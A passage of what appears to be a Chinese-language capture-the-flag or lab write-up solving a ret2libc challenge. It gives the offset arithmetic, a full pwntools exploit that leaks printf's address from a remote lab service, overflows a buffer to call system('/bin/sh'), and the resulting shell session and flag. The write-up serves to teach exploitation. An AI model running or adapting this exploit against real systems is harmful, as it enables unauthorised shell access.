  - libc_base = system_absolute – system_offset
  - system_absolute = printf_absolute – printf_offset + system_offset

- 在實作此題遇到的最大困難就是找/bin/sh，一開始以為是塞在 buffer 然後再取參數的時候取 buffer 的 address，但似乎行不通，後來才想到在 libc.so.6 裡面應該也會有/bin/sh 字串的 offset，可是用之前 grep 的方式沒辦法找到，後來上網查到可以寫程式去看 libc.so.6 來抓字串的位址，才豁然開朗

- 透過程式打開 libc.so.6，找到各個所需的 offset

```
#open libc.so.6
libc = ELF('libc.so.6')

#get offset from libc.so.6
sys_offset = libc.symbols['system']
printf_offset = libc.symbols['printf']
binsh_offset = next(libc.search('/bin/sh'))
```

- 得到 offset 後用上述提到的計算方法就可以得到我們要的 address，然後就能夠湊出攻擊字串，/bin/sh 放在 ebp+8 的地方

```
payload = 'a'*60 + sys_addr + 'a'*4 + binsh_addr + '\n'
```

- 執行寫好的.py 檔後，會成功執行 system(‘/bin/sh’)取得 root 權限

```
wen@wen-virtual-machine:~/ret2lib$ python pwnret.py
[+] Opening connection to 140.115.53.13 on port 11004: Done
printf address : 0xf75d8c40
system address : 0xf75cbcd0
binsh address : 0xf76e9a84
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd home
$ ls
ret2lib
$ cd ret2lib
$ ls
flag
ret2lib
$ cat flag
AD{r3722222222222l1BB}
```

- 以下為本題.py 檔程式碼

```
from pwn import *
context(arch='i386', os='linux')

#open libc.so.6
libc = ELF('libc.so.6')

#get offset from libc.so.6
sys_offset = libc.symbols['system']
printf_offset = libc.symbols['printf']
binsh_offset = next(libc.search('/bin/sh'))
```

```
#sys_addr = printf_addr - offset(printf) + offset(system)
#binsh_addr = printf_addr - offset(printf) + offset(binsh)

# question 5
conn = remote('140.115.53.13',11004)

conn.recvuntil("Give me an address (in dec) :")

#printf_got_addr = 0x0804a010
conn.send("134520848\n")
conn.recvuntil("The content of the address : ")
printf_addr = conn.recvline();

#remove '\n'
printf_addr = printf_addr.strip('\n')
#string to int
printf_addr = (int(printf_addr,16))

sys_addr = printf_addr - printf_offset + sys_offset
binsh_addr = printf_addr - printf_offset + binsh_offset

#int to hex
sys_addr = hex(sys_addr)
binsh_addr = hex(binsh_addr)

#hex to string
sys_addr = str(sys_addr)
binsh_addr = str(binsh_addr)
#remove "0x"
sys_addr = sys_addr.split("x")[1]
binsh_addr = binsh_addr.split("x")[1]

""" system """
one = sys_addr[0] + sys_addr[1]
two = sys_addr[2] + sys_addr[3]
three = sys_addr[4] + sys_addr[5]
four = sys_addr[6] + sys_addr[7]
```

```
# add '\x'
xone = ('\\x' + one).decode('string_escape')
xtwo = ('\\x' + two).decode('string_escape')
xthree = ('\\x' + three).decode('string_escape')
xfour = ('\\x' + four).decode('string_escape')

sys_addr = xfour + xthree + xtwo + xone

""" system end """

""" binsh """
one = binsh_addr[0] + binsh_addr[1]
two = binsh_addr[2] + binsh_addr[3]
three = binsh_addr[4] + binsh_addr[5]
four = binsh_addr[6] + binsh_addr[7]
# add '\x'
xone = ('\\x' + one).decode('string_escape')
xtwo = ('\\x' + two).decode('string_escape')
xthree = ('\\x' + three).decode('string_escape')
xfour = ('\\x' + four).decode('string_escape')

binsh_addr = xfour + xthree + xtwo + xone
""" binsh end """

payload = 'a'*60 + sys_addr + 'a'*4 + binsh_addr + '\n'

conn.recvuntil("Leave some message for me :")
conn.send(payload)

conn.interactive()
```

- Reference link

http://www.cse.psu.edu/~huv101/files/cse543-f13/assignment2.pdf
https://air.unimi.it/retrieve/handle/2434/139336/113600/acsac09.pdf